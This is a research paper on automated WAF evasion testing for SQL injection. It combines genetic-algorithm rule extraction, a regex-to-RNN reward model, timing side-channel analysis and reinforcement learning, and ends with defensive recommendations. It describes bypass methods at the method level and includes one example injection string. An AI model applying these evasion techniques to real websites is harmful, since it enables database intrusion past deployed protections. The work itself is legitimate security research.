1. Introduction
Growing web attack threats, design flaws, and advanced malicious payloads increasingly challenge the defensive capabilities of WAFs [
1,

2]. Therefore, research on WAF security testing, particularly automated testing techniques, holds significant importance. Based on the different vulnerability mechanisms for bypassing WAF, they can be categorized into two types: Payload level evasion and protocol level evasion. The revelation of protocol-level evasion relies on analyzing the semantic differences between the WAF and the source server during the parsing of HTTP requests, or exploiting the inconsistencies in the support of RFC standards when CDNs process HTTP requests. This method aims to circumvent the WAF’s protection at the protocol level [
3,
4,
5].
Payload level evasions are achieved by exploiting imperfect WAF rule filtering, logical flaws in configuration, and the polymorphism of attack payloads, transforming the attack payloads to bypass the WAF’s detection mechanisms [
6,
7,
8,
9,
10]. This paper considers the automated black-box bypass testing of WAF at the payload level to discover vulnerabilities in protection rules. The key issue is how to efficiently mutate the original payloads to obtain bypassing payloads while retaining their semantics.
Current payload-level bypass techniques can be categorized into three types: Search-based, mutation-based, and generation-based methods. Search-based methods identify bypass candidates through heuristic exploration of existing payloads. RAT [
11] clusterd similar payloads using n-gram tokenization, employed reinforcement learning with
-greedy strategies to target bypass clusters, and conducted adaptive searches. Mutation-based methods generate payload variants through transformation/obfuscation, employing techniques like Monte Carlo tree search and evolutionary algorithms. WAF-a-mole [
12] used a priority queue system: a payload pool ranks entries by WAF trust scores, while a fuzzer applied semantic-preserving mutations. AdvSqli [
13] mapped SQLi payloads to abstract syntax trees, generated node variants via context-free grammars, and optimized combinations with a Monte Carlo search. An ML-driven approach [
6] predicted bypass probabilities using random forest classifiers and evolved test cases via genetic algorithms. M.isaakhami et al. designed genetic algorithms with fitness functions evaluating syntax validity, modification impact, and evasion success [
10]. Yao et al. used deep reinforcement learning (DRL) to perturb payloads, using the classifier’s score as a reward model to encourage agents to achieve dynamic evasion [
7]. Hemntal et al. extended this method to black-box testing using random network distillation [
14]. Generation-based methods employ GANs and sequence models for automated payload generation. Chowdhary et al. developed conditional sequence GANs, using semantic tokenization and attack labels to generate adversarial samples [
15]. GPTfuzzer [
16] combined context-free grammars for syntactically valid payloads with LLM fine-tuning guided by WAF-simulating reward models. XploitSQL [
8] leveraged actor-critic reinforcement learning to fine-tune T5 models, with reward functions evaluating semantic integrity, attack efficacy, and evasion capability for targeted SQLi payload generation.
Search-based: Limited payload space and diversity require large pre-built datasets, with heuristic-dependent searches prone to local optima. Generation-based: GANs need specialized designs for text tasks, risking semantic loss; LLMs face hallucination issues and high retraining costs as detection evolves. Mutation-based: Balances semantics and diversity but relies heavily on WAF feedback scores to guide mutations.
To evaluate the robustness of WAFs and uncover unknown vulnerabilities, the academic community has introduced reinforcement learning-based automated mutation testing frameworks [
14], which formulate SQL injection vector generation as a sequential decision-making process. However, in practical applications, this approach faces two interrelated challenges that severely constrain the learning efficiency and evasion performance of the agent. The first is the sparse reward problem: within a vast action space, the agent receives positive rewards only on the rare occasions when a mutation step coincidentally triggers a logical flaw in the WAF; in the vast majority of explorations, the agent receives zero rewards, resulting in a slow and inefficient learning process. The second is the delayed reward and high-order strategy composition problem: modern WAFs generally possess context-aware capabilities, and successful evasion often requires the sequential composition of multiple mutation techniques in a specific order. However, under traditional reward assignment mechanisms, the agent only receives a holistic success reward after completing an entire action sequence. This makes it difficult to perform credit assignment (i.e., determining which key actions in the sequence contributed to the bypass), while also causing the exploration difficulty to grow exponentially. The coupling of these two issues prevents the agent from autonomously learning and composing complex, multi-step mutation strategies in sparse feedback environments, which has become the core bottleneck in current reinforcement learning-based SQL injection mutation testing techniques. This study aims to address the aforementioned problems by designing an optimization algorithm capable of handling sparse and delayed rewards, thereby improving the effectiveness and efficiency of automated mutation testing.
To address sparse/delayed reward challenges, we propose Ouroboros, an automated testing framework. The framework integrates three core components: a genetic algorithm-driven symbolic rule reconstruction module generating optimized regex patterns from clustered payloads; a dual-interpretable RNN converter transforming regex rules into probabilistic models with confidence scoring, combining finite automata and neural network interpretability; and a dynamic optimization engine utilizing temporal channel data to assess rule matching depth, coupled with multi-dimensional reward prediction to autonomously evolve test cases for WAF evasion.
Our experimental analysis reveals significant improvements in exploration efficiency and attack success rates, demonstrating fundamental advances in both offensive security testing and defensive rule analysis. The main contributions of this paper are as follows.
To reverse engineer WAF rules, we propose a genetic algorithm-driven rule reconstruction method by clustering vectorized attack payloads and applying adaptive genetic optimization to derived clusters, achieving 85.0% accuracy in reconstructing complex regexs.
We propose a REGEX-to-RNN conversion framework enabling bidirectional regex-neural translation, preserving dual interpretability with <2% performance loss while achieving efficient pattern recognition through security rule embeddings.
We stablish a RL-driven framework that synergistically integrates two novel components: (1) timing side-channel analysis via our proposed APCT metric (r = 0.957 correlation with match depth, p < 0.001), (2) hybrid reward mechanisms combining rule inference with temporal characteristics, achieving 89.2% peak evasion rates against WAF.
3. Ouroboros

The overall framework is illustrated in
Figure 1 and consists of three main components: genetic algorithm-based WAF rule extraction, symbolically enhanced network generation, and reinforcement learning-based payload mutation. The core idea of the framework is to overcome the sparse reward problem in reinforcement learning within black-box environments by attempting to extract the detection rules of the black-box WAF, thereby converting a black-box attack into a white-box attack. However, the extracted regular expression rules still only provide Boolean (pass/fail) feedback, which fails to resolve the sparse reward issue. The fundamental reason is that symbolic rules, while interpretable to humans, are difficult for programs to directly utilize. Thus, the symbolic rules are neuralized into a network that outputs reward signals reflecting the likelihood of malicious payload detection, thereby continuously guiding the training of the reinforcement learning model. As the reinforcement learning training progresses, a large amount of intermediate failed data is generated. The framework leverages this intermediate data in a self-enhancing manner: more precise rules can be extracted to facilitate the generation of mutated payloads. The name Ouroboros originates from this self-loop design philosophy.
3.1. WAF Rule Extraction Based on Genetic Algorithm

Existing research underutilizes intermediate data from payload mutation processes (i.e., WAF-interacted blocked payloads), which implicitly encode WAF regex filtering logic. Extracting common patterns from blocked payloads approximates subsets of actual WAF rules, with accuracy improving as data accumulates. The overall workflow of the genetic algorithm, encompassing gene encoding, decoding, and evolutionary optimization, is depicted in
Figure 2.
3.1.1. Preprocessing and Gene Initialization
In the preprocessing phase, we first extract key matching patterns from the malicious payloads intercepted by the WAF. For SQL keywords that appear in the samples (such as “SELECT”, “UNION”, etc.), we retain their original form as components of the regular expression to avoid overgeneralization that could extend the coverage of the rules beyond actual needs. For each payload, we employ the endpoint erosion algorithm to extract the minimal matching unit: removing characters one by one from the front until the matching condition is broken, determining the core feature substring, and replacing non-critical parts with wildcards. For example, the payload “admin’ OR 1=1/*” is processed to obtain the pattern “OR 1=1”. By applying the TF-IDF embedding technique to payloads, we are able to convert text information that was originally difficult to compare directly into mathematical vector forms. Those vectors, in a multidimensional space, can reflect the similarities and differences between payloads. Subsequently, the Density-Based Spatial Clustering of Applications with Noise (DBSCAN) clustering algorithm is utilized to perform clustering processing on those payload vectors that have undergone TF-IDF transformation. DBSCAN is a density-based clustering algorithm capable of discovering clusters of arbitrary shape in the presence of noise. The algorithm calculates the number of neighbors (referred to as the density of the point) within a given radius () around each point and divides regions with sufficiently high density into clusters, while labeling points with lower density as noise. This allows us to automatically divide the loads into several homogeneous groups with similar matching features without the need to specify the number of clusters beforehand. Such grouping operations not only improve the efficiency of data processing but also significantly reduce the complexity of generating subsequent regular expressions.
3.1.2. Gene Encoding and Decoding Mechanisms
The genotype is a hexadecimal sequence composed of 16 predefined genes defined in
Table 1, where each gene corresponds to a component in regular expressions. During encoding, all payloads are represented by the current genotype sequence, following a priority encoding principle: parsing from left to right, with higher-position genes prioritized for matching. For example, “abc1” can be represented by gene 0x620 and 0x206 as “6666(
)” and “2220([a-z][a-z][a-z]\d)”, respectively. During decoding, the gene-mapped payloads are first converted into an intermediate (value-length) representation and padded with (*, n) to ensure uniform sequence length across payloads for subsequent vertical analysis. For instance, “6666(\w\w\w\w)” is represented as “(6,4)”. A dynamic programming algorithm is then used to find the longest common subsequence (LCS) of the intermediate forms, generating a shared regular expression (phenotype) that covers all payloads. Through a multi-scale generalization strategy, non-LCS parts of the phenotype sequence are analyzed column-wise: columns containing alphanumeric characters are generalized to \w, while pure alphabetic columns become [A-Za-z]. Finally, the LCS and generalized results are merged to construct candidate regular expressions.
3.1.3. Fitness Evaluation Evolutionary Optimization
We design a composite fitness function to ensure a balance between the accuracy and generalization of the generated rules:
Rule Validity: Apply a high penalty for misjudged samples (positive cases judged as negative/negative cases judged as positive).
Generalization Control: Suppress over-generalization through a penalty term for regular expression length and a complexity metric of the character set.
3.2. Regular Expression to Neural Network
Finite-state automaton (FSA) are mathematical models that describe the behavior of systems with a limited number of distinct states, where transitions between these states are triggered by specific inputs. Thompson’s construction algorithm [
17] allows for the conversion of a regex into a finite-state automaton (FA). By applying the DFA construction algorithm [
18] and the DFA minimization algorithm [
19], a unique deterministic finite automaton (DFA) with the minimum number of states and deterministic transitions can be generated for a given regex. Before converting regex to finite state automaton (FSA), we first collected the keywords in the SQL injection payload for tokenization of the payload and the construction of automaton. Those minimum matching units are usually keywords in the database language. SQL injection attacks are constructed by combining these minimum matching units with other characters in a specific way. We define the set of these keywords as
and the valid characters within the ASCII character set as
. We define a DFA as a 5-tuple
, whose elements are defined as:
: the input vocabulary. In Ouroboros,
;
S: a finite set of states.
;
: transition weights.
is the weight of transferring
to
according to the input. Let
denote the set of states, where
is a specific state label. In a path, we use
to represent the state visited at time
t. In the DFA,
is 1 indicates
can transfer to
otherwise 0;
: initial weights of
S.
is the initial weight of
when time
;
: final weights of
S.
is the final weight of
after reading the whole input. Consider an input sequence
and a path
, where
denotes the state at time
t. The score
of path
p is defined as
This form of automata has a similar structure to RNNs in that both accept input at time and hidden states at time t to produce hidden states at time . Therefore, the inference of the weighted finite automaton (WFA) can be reformulated into a recurrent form. In the context, the model computes the forward score vector after processing t words in the input sequence X. This forward score vector represents the scores of all states in the WFA after processing the first t words of the input. Here, K represents the number of states in the WFA. denotes the number of states i that can be reached after consuming t tokens.
The equivalence between automata and recurrent neural networks has been demonstrated in [
20], where they extracted the states of the automata from the hidden states of the recurrent neural networks. Wang et al. demonstrated a mapping relationship between the states of the RNN and the superstates of the mdfa [
21]. They simulated the automata with the RNN. This equivalence relation is mutual and the RNN can be viewed as a parameterized weighted automata. We use this weighted automaton to build a bridge between recurrent neural networks and finite automata taking values 0 and 1. This weighted automaton is viewed as a linearly activated recurrent neural network in the neural network’s perspective and as a finite automaton in the automaton’s perspective, and is thus both highly interpretable and capable of updating its parameters at the same time. The process of updating the parameters of a recurrent neural network can be viewed as searching for an automaton that matches the mutual transfer between current states. Hidden states in a recurrent neural network correspond to states in a weighted automaton with the physical meaning of the current input being matched by a regular expression [
22]. The number of parameters of such neural networks is much larger than that of their recurrent neural network counterparts. In order to lighten this novel structure, we decompose the 3D tensor using CANDECOMP/PARAFAC decomposition (CPD). CPD decomposition is the decomposition of an arbitrary higher-order tensor into the sum of multiple factor tensors of rank 1. Suppose that
is a third-order tensor, and the expression for its tensor decomposition is
where
R is the rank of the tensor decomposition and is a hyperparameter. In (
3), the tensor of the factor matrix reconstruction is denoted by
. Therefore the problem of discretizing the tensor can be converted into the following minimization problem.
The tensor
T is decomposed into three factorized matrices
,
and
. The inference of the recurrent neural network has been updated to Equation (
4), where the matrix
can be regarded as a word vector embedding matrix that incorporates regular expression information for each word. Let
be the embedding vector of input token. The embedding dimension of the input token is the rank of the tensor decomposition. Then, we have
The output vector generated by the RNN is not yet a probability distribution of the malicious payload, but rather a feature vector, which represents the processed data after going through the RNN. This vector requires further processing by a multilayer perceptron (MLP) to fuse the features from multiple dimensions into a single vector. The MLP’s role is to capture the complex patterns and regularities within the data, leading to the estimation of the probability of the corresponding labels.
According to the Generalized Approximation Theorem [
23], the core function of an MLP is to continuously adjust its parameters to approximate any continuous function. The perceptron model achieves this by constructing a decision boundary that classifies data based on learned logical relationships between its features. In essence, the model leverages the interconnections between features to make classification decisions.
3.3. Timing Side Channel Analysis

Side-channel analysis exploits physical information differences (e.g., time, power consumption) during cryptographic processing to infer keys, a vulnerability also existing in rule-based WAFs. Traditional-mode WAFs unlike anomaly scoring-mode sequentially match malicious payloads against regular expressions (regex) and block immediately upon detection, achieving time efficiency at the cost of high false positives. However, this mechanism introduces timing leakage: distinct execution times occur when payloads are blocked by different rules at varying stages. Fully bypassed payloads require checking all regex rules, yielding maximum execution time as show in
Figure 3. Execution duration depends on rule quantity, string length, and noise (system/network latency). Noise effects are mitigated by averaging 100 executions.
Regex engines first convert rules into Deterministic/Nondeterministic Finite Automata (DFA/NFA) for pattern matching. A DFA is a Deterministic Finite Automaton, which is deterministic for each transition, allowing a string of length n to be matched in n steps with a time complexity of . Conversely, an NFA, due to its branching and backtracking, has an optimal time complexity of and a worst time complexity of where m is the state of the NFA. This analysis of DFA/NFA time complexity illustrates the correlation between execution time and string length. We opt to use APCT to mine this relationship. Subsequent experiments have proven that there is a correlation between APCT and the depth of rule execution.
A longer average character execution time is a necessary but not sufficient condition for a malicious payload to progressively bypass the regular expression, so we use a heuristic in the next section to let the intelligent body to find a variant strategy that will allow the malicious payload to bypass the WAF, maximize the average character execution time.
3.4. Perturbed Decision Model Based on RL
We formalize the WAF evasion problem using the Markov Decision Process.
3.4.1. State
This research processes raw payloads as states using BERT embeding: WordPiece tokenization generates token sequences (including whole words, subwords, and special markers), while integrated token embeddings (semantic features), positional embeddings (sequential relationships), and segment embeddings (semantic boundaries) form composite representations. Processed through Transformer’s multi-layer self-attention mechanisms, those representations yield context-aware semantic encodings that enhance complex malicious payload analysis.
3.4.2. Action
The action space in
Table 2 consists of mutation operators that modify payload structures while preserving query semantics. We expand the operator set from 8 to 33 by integrating sqlmap (


https://github.com/sqlmapproject/sqlmap accessed on 15 May 2025) tamper scripts and equivalent substitutions generated through context-free grammars (CFG). CFG belongs to Chomsky Type-2 grammar, encompassing regular grammars. A CFG is a formal system defined by a quadruple
:
3.4.3. Reward
Traditional regex-based WAFs operate as black boxes, providing binary feedback (0/1). Existing white-box evasion studies rely on confidence scoring, whereas real-world scenarios face sparse reward issues: agents stagnate with prolonged zero-reward states. Hemmati et al. [
14] employed stochastic network distillation to enhance exploration, but retained fundamental reward model limitations with random directional guidance. We propose a triple-granularity reward mechanism (Ouroboros framework):
System-level:
Aim: The reward signal is defined by a binary sparse function: a substantial positive reward (+10) is granted when the mutated payload successfully evades the WAF, and zero reward (0) when blocked. This equation directly reflects the outcome of the payload mutation process, capturing the core objective of bypassing the WAF. It simulates black-box testing feedback where only the Boolean outcome (allowed/blocked) is observable, typical in attacker scenarios.
Rule-level:
Aim: Quantifying intermediate breakthroughs
method: Inferring the internal rule execution states of WAF through timing side-channel analysis to quantify the “implicit progress” of partial rule bypassing.
Regex-level:
Aim: Its actual meaning is to calculate the confidence change caused by a single mutation operation, providing fine-grained and immediate process rewards that quantify the effect of each mutation step. The Fa2RNN, as a neural network transformed from cloned rules, offers a fine-grained and instantaneous evaluation of the payload. It quantifies the direct impact of each mutation action on the effect of evading the rules—even if the payload has not yet been fully bypassed. This provides the reinforcement learning agent with rich and dense intermediate learning signals, guiding it to understand which mutation operations (actions) are effective (reducing detection risk) and which are ineffective. Thereby, it significantly accelerates the exploration and learning process, avoids wasting budget on ineffective paths, and effectively alleviates the sparse/delayed reward dilemma.
method: Reverse regular expression rules and translate regular expressions into dual-interpretable recurrent neural networks.
This reward mechanism constructs a hierarchical differentiable reward space, transforming mutation from “step jumping” to “gradient climbing”, dramatically improving policy exploration efficiency. The formula for synthesizing rewards is as follows.
3.4.4. Utilization of Intermediate Interaction Data
The utilization of interaction data serves as an optional component within this framework. During reinforcement learning exploration, the trajectories generated by the agent interacting with the environment—comprising the real WAF and the symbolically enhanced network—take the form of: <original payload, action0, reward0, mutated payload, action1, reward1,…>. If a mutated payload is still classified as malicious by the WAF, this payload along with its label (malicious) forms a labeled sample pair (mutated payload, malicious). These intermediate outcomes essentially represent successive “probes” of the WAF’s decision boundary and implicitly contain rich information about its rule logic. Therefore, the framework can reorganize these trajectory data into an incremental dataset, which is reused for re-extracting WAF rules. The updated rules are, in turn, converted into a symbolically enhanced network with higher accuracy, which serves as a more precise reward model fed back into the reinforcement learning training process. This entire procedure can be repeated iteratively.
4. Experiments
In the experiments, we utilized CRS version 3.2.0 (

https://github.com/coreruleset/coreruleset accessed on 15 June 2025) and focused on the REQUEST-942 rule set for SQL injection detection. We observed interference between SQL injection detection and other attack-type rules, primarily caused by random inline annotations and command control statements within payloads. After excluding irrelevant rules, some malicious payloads were able to bypass SQL injection detection. The specific ModSecurity rules are shown in the
Figure 6.
We developed an OpenAI Gym environment with Transformer-based state embeddings (768-dim) for WAF evasion, interfacing with real WAFs like ModSecurity. The environment implements 33 MySQL 5.0-specific attack actions, with rewards combining real-time WAF feedback, amplified payload execution latency, and neural network scoring mimicking WAF protections. The detailed regular expression rules used by the tested WAFs (e.g., Janusec and Ngx_lua_waf) are listed in
Appendix B for reference.
4.1. Dataset

The experiments utilized two datasets: SIK (from a Kaggle competition) and MDD (custom-built, containing five types of SQL injection: error-based, UNION query, stacked query, time-based blind, and boolean-based blind). The frequency distribution of SQLi types in the SIK dataset is shown in
Figure 7. The MDD dataset selects representative payloads to mitigate redundancy within attack families. Due to potential false positives or false negatives in regex-based detection, the original labels were re-annotated against the target WAFs.The complete list of SQL injection payloads in the MDD dataset, categorized by attack type, is provided in
Appendix A.
4.2. Evaluation Metrics
The evaluation metrics for the experiments in this paper are as follows:
TestSuccessRate (TSR): the percentage of malicious payloads that can bypass the WAF after an attack. The TSR is expressed as
False Negative Rate (FNR): the proportion of SQL injection loads that can directly bypass the WAF without mutation, which is used to reflect the direct protection capability of the WAF.
Query: the number of interactions with the WAF which indicates the effectiveness of attack.
4.3. Hyperparameters
We summarize the hyperparameter configurations for all components used in our experiments in
Table 3. For the reinforcement learning agents (PPO and DQN), we adopt a discount factor
to balance immediate and future rewards. The BERT model follows its base configuration with 12 layers and a hidden size of 768. The DBSCAN clustering algorithm uses
and ‘min_samples = 5’ to group payloads, while the genetic algorithm (GA) evolves rules with a population size of 100 over 100 generations. These settings were chosen empirically to ensure stable training and fair comparison across baselines.
4.4. Baseline
This paper presents a framework that alleviates the inherent challenge of sparse rewards when applying reinforcement learning to black-box WAF security testing. Given the scarcity of mature solutions specifically designed to tackle sparse rewards in this setting, we introduced two baseline methods: Baseline 1 (sparse) follows the unmodified outcome-based reward approach from [
7], while Baseline 2 (RND) employs the Random Network Distillation technique presented in [
14]. Since the upper bound of WAF bypass capability largely depends on the action space (mutation operators) of the reinforcement learning agent, the action spaces and state representations in both baselines remain consistent with those in our framework, with the only modification lying in the reward function.
4.5. Time-Side-Channel Analysis
This paper utilized the requests module in Python3.9 to construct HTTP GET requests. The execution of each malicious payload starts from the issuance of the first GET request containing the payload until the reception of the 100th GET request’s status code (successful responses are indicated by 201, while failures are indicated by 403). Since one of the two variables in our hypothesis is an ordinal variable (rule triggering depth) and the other is a continuous variable (APCT), we employed Spearman’s rank correlation test.
The two-tailed probability corresponding to the calculated
t-statistic is determined through reference to a
t-distribution table. A strong positive correlation was demonstrated (Spearman’s
= 0.957,
p < 0.001), rejecting the null hypothesis. The APCT for these payloads is statistically analyzed, as shown in
Figure 8a. A stratified phenomenon is observed in the average character execution time across different categories of malicious payloads.
Figure 8b–d categorize all malicious payloads based on different levels of granularity. A higher degree of categorical granularity corresponds to a statistically significant reduction in distributional overlap of mean execution latency between adjacent classification tiers, thereby demonstrating enhanced discriminative resolution in temporal performance characteristics across hierarchical categories. By reducing the granularity, when the criterion is set to whether half of the rules are passed, the minimum average execution time for the category that passes is level with the Q3 (third quartile) of the previous category. This indicates that 75% of the data can be accurately distinguished by setting a threshold. However, regardless of how coarse the granularity is set to differentiate them, it is proven that the more rules a malicious payload passes, the longer its execution time.
4.6. Regex Transform into a Neural Network

This study proposes a reverse engineering-based approach for WAF rule extraction, generating regular expressions (84.87% accuracy) and converting them into a recurrent neural network. Experiments adopt a 70–30% data split strategy, comparing with CNN and LSTM models (10 training epochs, 0.01 learning rate). An illustrative example of generating a regular expression from clustered payloads using our method is shown in
Figure 9. As shown in

Figure 10, the FA2RNN model— obtained by converting the cloned regex rules into a neural network— achieves an average AUC value of 0.82.
Table 4 further demonstrates that the cloned regex rules attain an accuracy of 84.87% compared to the original rules. Although this accuracy slightly decreases to 81.92% after neural network conversion, the result remains significantly higher than that achieved by the LSTM model.
Regarding system reliability and interpretability, regular expressions define mathematically deterministic decision boundaries through explicit logical constructs (character matching, quantifier constraints), exhibiting perturbation resistance consistent with the target black-box system and maintaining stability against adversarial examples/edge cases. In contrast, CNNs rely on probabilistic mappings in high-dimensional feature spaces, where minor perturbations may trigger activation path deviations that amplify payload variation impacts. Furthermore, our method requires only positive samples for training, whereas CNNs/LSTMs fail to learn effectively in such scenarios.
4.7. Reforcement Learning

Based on the successful extraction of the target WAF rules, this study integrates the confidence scores output by the probability model from the rule extraction process with the original outcome-based rewards, effectively transforming the black-box attack into a white-box attack and enabling the reinforcement learning agent to obtain fine-grained process-level rewards. To verify the framework’s general applicability, two classical reinforcement learning algorithms and a random agent were trained under this framework. The relationship between their average rewards and the number of episodes is shown in
Figure 11c. Both reinforcement learning algorithms eventually converged successfully, while the random agent’s average reward remained oscillating at a low value, demonstrating the framework’s versatility. Moreover, in
Figure 11c, the DQN algorithm converged earlier and generally achieved higher average rewards than the PPO algorithm, which is attributed to DQN’s higher sensitivity to reward values in this environment.

To examine whether the framework alleviates the sparse reward problem inherent in the original black-box environment, two classic reinforcement learning algorithms were trained under this framework and two other baseline methods. The relationship between average reward and the number of episodes is illustrated in
Figure 11a,b. The average rewards of both algorithms under the proposed framework were higher than those under the outcome-based reward scheme. Random Network Distillation (RND) intrinsically motivates the agent by using a “target network” and a “predictor network” to estimate the novelty of environmental states as an intrinsic reward. Initially, since most states visited are novel, the predictor struggles to imitate the target network, resulting in high prediction errors (high rewards). As the agent repeatedly visits similar states, the predictor improves its accuracy, leading to reduced errors (low rewards). Although the proposed framework initially yielded lower average rewards than the RND approach, it converged more rapidly (the average reward stabilized in fewer episodes), demonstrating its effectiveness in mitigating sparse rewards and accelerating training convergence.
To comprehensively evaluate the framework’s capability in effectively attacking WAFs to uncover rule vulnerabilities, we tested it on multiple open-source WAFs with varying detection capabilities, under different attack budgets to explore the correlation between budget and success rate. The results are summarized in
Table 5. The framework proved applicable for security testing across WAFs with different detection abilities: WAFs with higher false negative rates were less protective and more susceptible to bypasses. For instance, almost no payloads evaded detection under ModSecurity_level2 in the MDD dataset due to its high protection level. Moreover, with an attack budget of 10, the success rates were considerably lower than those with a budget of 20, indicating that unlimited attack budgets would lead to higher success rates. Under the same conditions, attacks using deep reinforcement learning generally achieved higher success rates than those with a random agent, highlighting the superiority and broad potential of reinforcement learning in automated testing.
We compared the attack success rates of the proposed framework with two baseline methods, all with an attack budget of 20. As shown in
Table 6, when targeting ModSecurity_level1, the framework with PPO achieved an average success rate 10.8% higher than Baseline 1 and 2.4% higher than Baseline 2; with DQN, it improved by 9.76% compared to Baseline 1. Against Janusec, DQN-Ouroboros outperformed Baseline 1’s DQN by 18.78% and Baseline 2’s RND by 11.15%, while PPO-Ouroboros exceeded Baseline 1’s PPO by 7.23% and Baseline 2 by 2.8%. For Ngx-Lua-Waf, DQN-Ouroboros improved success rates by 13.62% and 4.78% over the two baselines, respectively, and PPO-Ouroboros by 6.67% and 1.28%. ModSecurity_level2, with its stricter rules, posed greater bypass difficulties, resulting in only marginal differences in the number of successful payloads. In summary, these results indicate that mitigating sparse rewards contributes to improved attack success rates. By designing a composite reward—combining process-level and outcome-based rewards—the framework provides better guidance for reinforcement learning, enabling agents to more efficiently discover evasion strategies. Thus, under the same budget, the proposed framework generally achieves higher success rates. However, with unlimited attack budgets, success rates may eventually converge, as the primary factor limiting performance is the action space, which defines the agent’s upper bound, while reinforcement learning serves to approach that limit.
To evaluate the generalization capability of the learned mutation policies across different WAFs, we conducted a cross-WAF transfer experiment. Specifically, we independently trained reinforcement learning agents (PPO-Ouroboros and DQN-Ouroboros) on each source WAF using a budget of 20, and then directly applied the trained policies to target WAFs without any fine-tuning. The random network distillation (RND) agent, which explores the action space without learning, was included as a baseline to assess the intrinsic effectiveness of the action space. The attack success rate (TSR) was measured for every source–target combination, allowing us to compare how well policies trained on one WAF perform on others. This setup aims to reveal both the specificity of learned strategies to their training environment and the extent to which common rule patterns enable cross-WAF transferability.
The cross-WAF evaluation results are presented in
Table 7. The experiments demonstrate that the highest attack success rates are consistently achieved when training and testing are performed on the same WAF for both PPO and DQN algorithms (e.g., 60.24% for PPO on ModSecurity L1, and 89.2% for DQN on Janusec), confirming that the proposed framework effectively learns the specific rule patterns of the target WAF. When policies trained on one WAF are transferred to others, success rates generally decrease—for instance, a PPO policy trained on ModSecurity L2 maintains 86.75% success when transferred to Janusec but drops to 52.40% when transferred to ModSecurity L1. This phenomenon indicates that while different WAFs employ distinct rule sets, they also share overlapping detection patterns: since all tested WAFs are signature-based regex firewalls, their SQL injection detection mechanisms rely on common patterns such as keyword matching, enabling partial transferability across WAFs. Notably, the random agent (RND) achieves non-zero success rates across all WAFs (e.g., 55.14% on ModSecurity L1 and 80.00% on Janusec), suggesting that the action space itself contains intrinsically effective mutation operators (e.g., space replacement, comment insertion) that can occasionally bypass rules even through random exploration. Overall, the cross-WAF analysis reveals three key insights: (1) optimal performance is achieved when training on the target WAF; (2) cross-WAF transfer remains partially effective due to overlapping rule patterns; and (3) the well-designed action space provides a foundation for random exploration, further highlighting the importance of action design in automated WAF testing.
4.8. Ablation Study
To thoroughly evaluate the specific contributions of each innovative component in the Ouroboros framework for alleviating the sparse reward problem, we designed and conducted a systematic ablation study. The core objective of the experiment was to investigate how different module combinations affect the density and quality of feedback received by the agent during training, thereby improving its learning efficiency.
All experiments were conducted in the same environment, with the reinforcement learning agent’s exploration steps (budget) set to 20. We ran the aforementioned four variants on two classic reinforcement learning algorithms—DQN and PPO—to verify the universality of the conclusions. The core evaluation metric is the trend of average reward per episode during training. This metric most intuitively reflects whether the agent receives denser and more effective intermediate process feedback.
Experimental results show that the completeness of the framework is positively correlated with the quality of the average reward obtained by the agent. As shown in
Figure 12a,b, under both DQN and PPO algorithms, the average reward curve of -ouroboros(full framework) consistently reaches the highest level. This confirms the effectiveness of synergistically integrating rule reconstruction, FA2RNN conversion, and temporal side-channel analysis. This multi-source, multi-granularity reward synthesis mechanism constructs an information-rich and differentiated reward space for the agent, successfully transforming “blind leap” exploration into “gradient ascent” learning, significantly improving the efficiency of policy exploration.
Second, variants containing partial enhancement modules perform better than the baseline that relies solely on outcome rewards. This indicates that whether it is the “implicit progress” inferred through side channels or the “explicit confidence” obtained through rule reverse engineering, both can provide the agent with valuable learning signals far beyond binary outcome feedback, effectively mitigating the reward sparsity problem.
Further comparison between the two partially enhanced variants reveals that FA2RNN slightly outperforms time in terms of both the level of average reward provided and convergence speed. Specifically, the reward curve of FA2RNN typically rises and stabilizes at a higher level more quickly. This suggests that the confidence change reward provided by the FA2RNN converted from reverse-engineered rules is more direct and precise. It quantifies the immediate impact of a single mutation operation on reducing rule detection risk, providing the agent with the finest-grained action value assessment. In contrast, the reward provided by temporal side-channel analysis, although strongly correlated with rule matching depth, is an indirect, statistically meaningful progress metric. Its feedback signal has a slightly lower “signal-to-noise ratio” and guiding precision for specific actions compared to FA2RNN. Therefore, its convergence is slightly slower, and its final performance is also slightly inferior.
Table 8 evaluates the performance of different algorithm variants against ModSecurity with Paranoia Level 1, using a total attack budget of 20. When an attack fails, the full budget of 20 is consumed. The results demonstrate that both the DQN and PPO algorithms with temporal components and FA2RNN achieve higher test success rates compared to their sparse-reward counterparts. These enhanced variants also consume lower average budgets than the sparse versions, indicating more efficient attack strategies. The complete Ouroboros integration achieves the highest test success rates with the lowest or competitive average budgets, demonstrating that the synergistic combination of temporal modeling and feature attention provides the most effective approach for evading the ModSecurity Level 1 WAF within constrained attack budgets.
6. Practical Implications
Based on the findings of this study, we offer the following practical implications for security practitioners. First, given the risk that signature-based WAFs can be reverse-engineered and bypassed, organizations are advised to deploy multi-layered detection mechanisms—for instance, combining signature-based WAFs with anomaly-based detection engines, semantic analysis models, or large language model-assisted threat identification modules—to increase the difficulty for attackers to circumvent all layers simultaneously. Second, to mitigate the threat of timing side-channel attacks, WAF vendors should consider introducing constant-time processing mechanisms or random delay perturbations in rule-matching engines, thereby reducing the possibility of attackers inferring internal rule structures through response time variations. Additionally, deploying runtime application self-protection (RASP) as an in-built defense at the application layer can provide defense-in-depth: even if the WAF is bypassed, RASP can still block malicious requests at the application level. Third, as this study demonstrates that automated testing can efficiently uncover rule vulnerabilities, security teams are encouraged to establish continuous security testing mechanisms, integrating automated testing tools into DevSecOps pipelines to regularly stress-test WAF rules and promptly patch identified vulnerabilities. Finally, to counter high-frequency probing by automated attack tools such as reinforcement learning agents, administrators should configure frequency threshold monitoring and dynamic blacklisting—automatically triggering alerts and temporarily blocking source IPs that exhibit anomalous request frequencies, thereby slowing down the attacker’s exploration process. Through these multi-faceted, defense-in-depth measures, organizations can significantly enhance their resilience against automated bypass attacks
7. Conclusion and Future Works
This paper presents an automated WAF testing framework combining enhanced genetic algorithms with deep reinforcement learning. The improved genetic algorithm generates regular expressions and maps them to equivalent recurrent neural networks under data scarcity, accurately replicating target WAF protection rules. By designing a composite reward mechanism incorporating confidence scores, execution latency, and blocking outcomes, the rl-based evasion model effectively mitigates sparse reward challenges in black-box scenarios.
Future works will address network latency noise affecting reinforcement learning training, where congestion-induced delays may erroneously reward ineffective actions. Prolonging character execution time to discover WAF bypasses increases training interaction time and risks triggering ReDoS vulnerabilities through catastrophic regex backtracking, causing CPU saturation and engine failures. We aim to develop automated validation systems, as current manual environment setup for mutated payloads requires deploying databases/backends per variant. The workload escalates exponentially when evaluating bypass capabilities of numerous mutated payloads derived from originals, far exceeding initial dataset scales.